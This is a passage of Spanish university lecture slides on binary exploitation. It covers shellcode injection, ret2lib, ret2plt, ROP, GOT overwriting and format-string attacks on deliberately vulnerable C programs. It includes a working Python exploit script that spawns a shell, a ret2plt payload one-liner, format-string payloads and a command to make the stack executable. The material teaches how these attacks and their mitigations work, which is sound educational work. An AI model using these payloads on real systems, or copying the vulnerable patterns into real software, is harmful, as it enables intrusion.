gets(0xffffd180, 0, 0xf7fad000, 0x80484bf) = 0xffffd180
strcpy(0x804a060, "")          = 0x804a060
+++ exited (status 0) +++
```

Por tanto, la dirección de buffer es: 0xffffd180.

- ➡ Y solo queda por saber la distancia entre el buffer y la dirección de retorno, para poder forzar el overflow y plantar (sobreescribir) en la dirección de retorno con el punto de entrada a nuestro shellcode (ENTRY point). Que es lo que hemos visto al principio.

Utilización (IV)

- ➔ Si intentamos usar nuestro shellcode, no funcionará.
- ➔ El problema es que **la pila NO es ejecutable** y por tanto de genera una trap que acaba siendo un SIGSEGV.
- ➔ Es necesario forzar a que la pila sea ejecutable:

```
$ execstack -s ./vuln
```

- ➔ Ahora ya podemos lanzarlo:

```
$ (./exploit_shellcode.py 0xffffd190 10; cat ) | setarch  
x86_64 -R ./vuln
```

Utilización (V)

```
#!/usr/bin/python
import struct,sys;
LOCAL=int(sys.argv[1],0);
PADDING=int(sys.argv[2],0);
ARGG=struct.pack("I",LOCAL+26);
ARGGO=struct.pack("I",LOCAL+18);
ENTRY=struct.pack("I",LOCAL);
PAYLOAD = "\xb9"+ARGG;          # +0  mov  $0x804848b,%ecx
PAYLOAD+="\xbb"+ARGGO;          # +5  mov  $0x8048482,%ebx
PAYLOAD+="\x31\xc0\x31\xd2\xb0"; # +10 bla bla
PAYLOAD+="\x0b\xcd\x80";        # +15 bla bla
PAYLOAD+="\x2f\x62\x2f";        # +18 /bin/sh
PAYLOAD+=ARGGO;                 # +26 name[0]
PAYLOAD+="\x00\x00\x00\x00";   # +30 name[1]
PAYLOAD+="A"*PADDING;          # +34
PAYLOAD+=ENTRY;                # +44 ret to Shellcode (var local).
sys.stdout.write(PAYLOAD);
```

Listing 4: exploit_shellcode.py

Características

- ➔ Debe ser compacto. Puede que exista alguna limitación en el número de bytes que permite el ataque.
- ➔ No puede contener ciertos bytes. Por ejemplo, si el desbordamiento se produce por una copia de cadenas utilizando funciones tipo `strcpy`, entonces nuestro shellcode no puede contener bytes a cero.
- ➔ En algunos casos, el carácter de retorno de carro (CR) termina la inyección. Incluso a veces no se pueden usar caracteres fuera del UTF8.
- ➔ A veces el número de bytes que se pueden sobrescribir es demasiado pequeño para todo el shellcode. Se pueden utilizar otras variables del proceso.
 - ▶ Ejemplo: [CVE-2014-5439 - http://hmarco.org/bugs/CVE-2014-5439-sniffit_0.3.7-stack-buffer-overflow.html](http://hmarco.org/bugs/CVE-2014-5439-sniffit_0.3.7-stack-buffer-overflow.html)
- ➔ Se puede crear un shellcode que acepte cierta flexibilidad en las direcciones donde se ejecuta: zona de patinaje (sledge).

Return to Library: Ret2lib (I)

- ➔ Cuando no podemos ejecutar código en la pila, podemos ejecutar código que ya exista en el proceso target.
- ➔ La técnica denominada ret2lib consiste en:
Dejar en la pila los parámetros que espera alguna función de la librería (típicamente `system()`) y saltar a ella.
- ➔ Esta técnica es muy sencilla de usar en sistemas con un ABI basado en el paso de parámetros por pila (i386).
- ➔ El programa debe utilizar la función `system()`.
- ➔ Es necesario conocer la dirección de la función a la que queremos saltar.
- ➔ Podemos ver la dirección de `system()` usando `gdb` or directamente imprimiéndola si queremos hacer una PoC:

```
printf("La dirección de system es: %p\n", system);
```

Return to Library: Ret2lib (II)

- ➡ Solo necesitamos meter en la pila tres datos:
 - 1 La dirección de retorno con la dirección que salta a `system()`. Esto es, saltaremos a código de la aplicación que saltara a la librería (a `system()`).
 - 2 Seguido de la dirección de la zona del buffer que controlamos, y que contendrá el comando que queramos ejecutar.
 - 3 Y finalmente el comando o comandos que queramos. Para obtener un shell sería algo como `/bin/sh`).
- ➡ Tenemos que asegurarnos que llega correctamente la cadena de comandos a `system()`, ya que puede ser sobrescrita por otras funciones.


Programa preparado (I)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
char buffer[1024];
void static vulnerable(char *name){
    char local[8];
    memcpy(local, name, strlen(name));
    printf("Estoy en [vulnerable], local es: %p\n", local);
}

void main() {
    read(0,buffer,1024);
    printf("La dirección de system es: %p\n", system);
    vulnerable(buffer);
}
```

Programa preparado (II)

- ➔ Hay que tener en cuenta que cuando reemplazamos la dir de retorno por la dirección de `system()`, la pila no contendrá el retorno a la función que lo llamó (porque la acabamos de usar), así que hay que dejar una palabra entre `system` y su parametro (etiquetado como `[Ret from system]` en el esquema).



ret2plt (I)

- ➔ ¿Como sabe un ejecutable donde está una función de librería?

```
$ objdump -d vuln | grep system  
804928f: e8 4c fe ff ff call 80490e0 <system@plt>
```

- ➔ Mirando el programa sabemos que la dirección 0x80490e0 llama a `system()`.
- ➔ Podemos saltar a la dirección del programa que salta a `system()`.
- ➔ NO hace falta saber la dirección de `system()`, solamente la dirección del programa que salta a `system()`.
- ➔ Esto era útil cuando el programa no era aleatorizado pero si las librerías y además se tenía NX. Sin saber donde está una función de librería se puede saltar a ella!

ret2plt (II)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char global[100];

void vulnerable(){
    char local[32];
    gets(local); // <---- OVERFLOW
    strcpy(global, local);
}

int main(){
    printf("Yo soy:\n");
    system("/usr/bin/id");
    vulnerable();
    return 0;
}
```

ret2plt (III)

Ejecutar solo "id" por segunda vez, en vez de /usr/bin/id.

```
$ echo -en 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x04\x90\x04\x08\x04\x90\x04\x08\x19\xa0\x04\x08' | ./ret2lib
```

Yo soy:

```
uid=1000(hecmargi) gid=1000(hecmargi) groups=1000(hecmargi),4(adm),27(sudo)
```

```
uid=1000(hecmargi) gid=1000(hecmargi) groups=1000(hecmargi),4(adm),27(sudo)
```

```
Segmentation fault (core dumped)
```

- ➡ /usr/bin/id está en 0x804a010 por lo que id estará en 0x804a019.
- ➡ La segunda ejecución de `system("id")` buscará id en el PATH.

Ejecutar el comando date modificando el PATH:

```
$ cp /bin/date id
```

```
$ export PATH=`pwd`: $PATH
```

Yo soy:

```
uid=1000(hecmargi) gid=1000(hecmargi) groups=1000(hecmargi),4(adm),27(sudo)
```

```
Mon 15 Feb 20:21:37 CET 2021
```

```
Segmentation fault (core dumped)
```

- ➡ El primer ejecutable id está en el current PATH, pero en realidad es el comando date.

Return Oriented Programming

- ➡ ¿Qué pasa cuando la pila no es ejecutable?
- ➡ ¿Y si los parámetros a las funciones se pasan por registros?
- ➡ Pues que podemos inyectar lo que queramos pero no lo podremos ejecutar.
- ➡ Tras la introducción de la protección NX, se desarrollaron un conjunto de técnicas de programación de shellcodes que permiten ejecutar código arbitrario (el que el atacante quiere) con solo poder escribir datos en la pila.
- ➡ Se conocen en general como:

ROP (programación orientada al retorno)

Introducción a ROP (I)

ROP se basa en la siguiente observación:

Si saltamos “cerca” del final de una función, entonces cuando llegue al `ret` final, **volverá a utilizar la pila** para volver a otra función. Y si nosotros controlamos la pila, entonces controlamos todos los saltos.

- ➔ En otras palabras, podemos saltar a todos los finales de funciones que queramos ya que acabamos de convertir los `ret` finales de las funciones en un `jmp` a donde nosotros queremos.
- ➔ De aquí el nombre de ROP.
- ➔ Se denomina **gadget** a la secuencia de instrucciones utilizadas en un ataque que están antes de una instrucción de retorno.
- ➔ Y ¿Para qué sirve saltar cerca de los finales de las funciones?

Introducción a ROP (II)

- ➔ La glibc contiene suficientes gadgets como para construir un “Turing-complete computer”. En otras palabras, se puede ejecutar cualquier cosa programando en ROP.
- ➔ Buscadores de gadgets en la red: <http://ropshell.com>

```
ropshell> suggest
call
  > 0x0002dd74 : call rax
  > 0x0002d4bd : call rbx
  > 0x0006f026 : call rdx
  > 0x0006626e : call rsi
jmp
  > 0x000303f6 : jmp rax
  > 0x000428e5 : jmp rcx
  > 0x000be0fd : jmp rsi
  > 0x00031e8d : jmp rdi
load mem
  > 0x00079768 : mov rax, [rbx]; pop rbx; ret
  > 0x00079769 : mov eax, [rbx]; pop rbx; ret
  > 0x000b8dc5 : mov eax, [rcx + 8]; ret
  > 0x000543cb : mov eax, [rdx + 0xc]; ret
load reg
  > 0x0002d020 : pop rax; ret
  > 0x0003365f : pop rcx; ret
  > 0x0002e94a : pop rsi; ret
  > 0x0002cdee : pop rdi; ret
....
```


Introducción a ROP (III)

- ➡ Podemos ver los gadgets por nosotros mismos:

```
$ objdump -d /bin/bash | grep -B10 retq | less
2cde6: 5d                                pop    %rbp
2cde7: 41 5c                            pop    %r12
2cde9: 41 5d                            pop    %r13
2cdeb: 41 5e                            pop    %r14
2cded: 41 5f                            pop    %r15
2cdef: c3                               retq
...
4a62f: 0f 45 c2                        cmovne %edx,%eax
4a632: b9 fb 5e b9 01                 mov     $0x1b95efb,%ecx
4a637: ba 42 ce 0c 1f                 mov     $0x1f0cce42,%edx
4a63c: 48 0f 45 ca                    cmovne %rdx,%rcx
4a640: 48 89 0d 09 ce 2b 00           mov     %rcx,0x2bce09(%rip)
4a647: 48 83 c4 18                    add     $0x18,%rsp
4a64b: c3                               retq
```

Construcción del programa ROP

- ➡ Consiste en seleccionar gadgets y poner en la pila las direcciones de cada uno de ellos de forma que se ejecuten secuencialmente.
- ➡ Los gadgets pueden contener instrucciones en ensamblador que nos modifiquen registros o memoria, por lo que algunos gadgets tienen efectos laterales no deseados.
- ➡ Por tanto programar ROP es como hacer malabarismos. Al principio no es trivial.
- ➡ Existen compiladores ROP tal que dado un programa (o librería) target y el código malicioso que se quiere ejecutar, construye la secuencia ROP.
- ➡ Los programas ROP compilados suelen ser muy grandes.

GOT overwriting (I)

- ➡ *¿Qué es la GOT?: A Global Offset Table, or GOT, is a table of addresses stored in the data section. It is used by executed programs to find during runtime addresses of global variables, unknown in compile time. The global offset table is updated in process bootstrap by the dynamic linker. Offsets to global variables from dynamic libraries are not known during compile time, this is why they are read from the GOT table during runtime. [Wikipedia]*
- ➡ Así dicho asusta, pero no es más que un vector de punteros a funciones. En concreto contiene los punteros a las funciones (de las librerías) que nuestro programa utiliza. Por ejemplo, `printf()`, `strlen()`, `exit()`, etc.
- ➡ Esta tabla se usa para poder tener librerías dinámicas.

GOT overwriting (II)

- ➡ Si tenemos la capacidad de leer y escribir la GOT, entonces podemos sobrescribir el contenido de una de las entradas de tal forma que al llamar a `strlen()` se ejecutara `system()`.
- ➡ En los casos en el que el ejecutable no esté compilado con PIE, entonces la dirección de la GOT y por tanto de sus entradas, serían conocidas con antelación al ataque y sabríamos dondeabría que lees/escribir.

String format vulnerability (I)

- ➔ Recordemos que el fallo consiste en dejar que el usuario pueda escribir la cadena de formato para las funciones de la familia de `printf()`.

```
// gcc -fno-pie -fno-pie -no-pie -m32 fsv.c -o fsv
#include <stdio.h>
#include <unistd.h>
int main(){
    char buffer[1024];
    read(0, buffer, 1024);
    printf(buffer);
}
```


- ➔ Ejemplo de uso para ver el contenido de la pila:

```
$ python -c "print '%0#10x\n'*5,'\0x0' " | setarch x86_64 -R ./fsv
0xffffcdfe
0x00000400
0x080484cd
0000000001
0x00000001
```

String format vulnerability (II)

- Este ataque por sí mismo ya representa una “information disclosure issue”.
- Podemos ver desde el final del marco de pila de `printf()` y todo el marco de pila de `main()`.

String format vulnerability (III)




Dump de la pila.

Leer de posiciones dadas (I)

- ➔ También es posible leer direcciones no consecutivas de pila.
- ➔ Para ello necesitamos entender qué hace la siguiente llamada:

```
char msg[]="Mensaje";  
printf("%x %x %x %s",0x44, 0x55, x66, msg);
```



Leer de posiciones dadas (II)

- ➔ `printf()` recibe 5 parámetros.
- ➔ El último de ellos es “un puntero” a una cadena de caracteres.
- ➔ Pero ¿qué pasa si la cadena de formato está en la pila?
- ➔ Que podemos meter en la propia cadena de formato la dirección que queremos leer.

Esto es:

Hacemos coincidir la dirección que queremos leer con un formato que la utilice, por ejemplo “%s”.

- ➔ Para construir estos payloads se necesita mucha paciencia. Cualquier modificación cambia las posiciones de todo y se desajusta.

Leer de posiciones dadas (III)

- ➔ Ejemplo de cadena que se lee a sí misma:

```
echo -e "\xfc\xcd\xff\xff%x\n%x\n%x\n%x\n%x\n%x\n%x\n%x\n[%s] %x\n%x\n0"
| setarch x86_64 -R ./fsv
....0xffffcdcf
0x400
0xf7fdf73d
0x1
0x1
0xf7dddc8
[....%#x
%#x
%#x
%#x
%#x
%#x
[%s] %x
%#x%#x] 0xa782325
0xa782325
```

- ➔ Justo hemos dejado al inicio de buffer el puntero (`\xfc\xcd\xff\xff`) que luego usamos en el “[%s]”.

Escribir en posiciones dadas (I)

- ➡ Para conseguir tomar el control del proceso es necesario tomar el control del flujo, y para ello, necesitamos escribir/modificar alguna parte del programa.
- ➡ Fijémonos que hasta ahora NO hemos modificado la pila!
- ➡ Volvemos a la hoja de manual:

```
$ man 3 printf
...
p The void * pointer argument is printed in hexadecimal (as if by
  %#x or %#lx).

n The number of characters written so far is stored into the integer
  pointed to by the corresponding argument. That argument shall be
  an int *, or variant whose size matches the (optionally) supplied
  integer length modifier. No argument is converted. (This
  specifier is not supported by the bionic C library.) The behavior
  is undefined if the conversion specification includes any flags, a
  field width, or a precision.
...
```

Escribir en posiciones dadas (II)

- ➔ En otras palabras, podemos pasarle un puntero y `printf()` nos escribirá en esa posición el número de caracteres escritos hasta ese momento.
- ➔ Mejor usar un ejemplo:

```
#include <stdio.h>
int main(){
    int cuantos;
    printf("AAAA%d\nBBBB\n",99,&cuantos);
    printf("Antes llevaba escritos %d\n",cuantos);
}
```

- ➔ La salida es:

```
AAAA99BBBB
Antes llevaba escritos 6
```

- ➔ Parece que esto nos permite escribir en la variable `cuantos` valores relativamente pequeños.

Escribir en posiciones dadas (III)

- ➔ Para escribir valores más grandes tenemos que seguir leyendo el manual:

```
$ man 3 printf
```

```
...
```

Field width

An optional decimal digit string (with nonzero first digit) specifying a minimum field width. If the converted value has fewer characters than the field width, it will be padded with spaces on the left (or right, if the left-adjustment flag has been given). Instead of a decimal digit string one may write "*" or "*m\$" (for some decimal integer m) to specify that the field width is given in the next argument, or in the m-th argument, respectively, which must be of type int. A negative field width is taken as a '-' flag followed by a positive field width. In no case does a nonexistent or small field width cause truncation of a field; if the result of a conversion is wider than the field width, the field is expanded to contain the conversion result.

```
...
```

Escribir en posiciones dadas (IV)

- ➡ Veámoslo con un ejemplo:

```
#include <stdio.h>
int main(){
    int cuantos;
    printf("%4x\n%8x\n%12x\n%16x\n",1,1,1,1);
}
```

- ➡ La salida es:

```
1
  1
    1
      1
```

- ➡ Con: `printf("%500x%n", 0x1, &counter)`, podemos escribir el valor 500 en la posición a puntada por `counter`. Recordemos que podemos poner en `&counter` lo que nosotros queramos.

Escribir en posiciones dadas (V)

- ➔ Vale, ahora podemos escribir números “relativamente” grandes, pero para ello `printf()` debe haber escrito (o haber intentado escribir) ese número de caracteres. Lo cual es lento y puede tener efectos laterales no deseados.
- ➔ Volvemos al manual:

```
$ man 3
...
hh A following integer conversion corresponds to a signed char or
   unsigned char argument, or a following n conversion corresponds to
   a pointer to a signed char argument.

h  A following integer conversion corresponds to a short int or
   unsigned short int argument, or a following n conversion
   corresponds to a pointer to a short int argument.
...
```

Escribir en posiciones dadas (VI)

- ➡ Veamoslo con un ejemplo:

```
#include <stdio.h>
int main(){
    union {
        char cuantos[4];
        unsigned valor;
    }data;
    printf("%2x%hhn%2x%hhn%2x%hhn%2x%hhn\n",0x1, data.cuantos,
        0x1, &data.cuantos[1],
        0x1, &data.cuantos[2],
        0x1, &data.cuantos[3]);
    printf("%#08x\n", data.valor);
}
```

- ➡ La salida es:

```
1 1 1 1
0x08060402
```

- ➡ Hemos escrito la palabra `data.valor`, byte a byte: 02, 04, 06 y 08, de en formato little endian.

Takeaways

- ➡ Con estas herramientas ya podríamos escribir en la dirección de retorno, el valor que queramos. Y la explotación sería similar al buffer overflow.
- ➡ Todavía se pueden hacer más cosas con las cadenas de formato, que no entraremos a estudiar:
 - ▶ Como convertirlas en un buffer overflow: Si en lugar de imprimir a pantalla o fichero se utiliza `sprintf()`.
 - ▶ Utilizar argumentos posicionales: simplifica un poco la cadena.
- ➡ Dependemos completamente de conocer el contenido y las direcciones de la pila. Y es aquí donde entran en juego la técnica de mitigación más potente: el ASLR.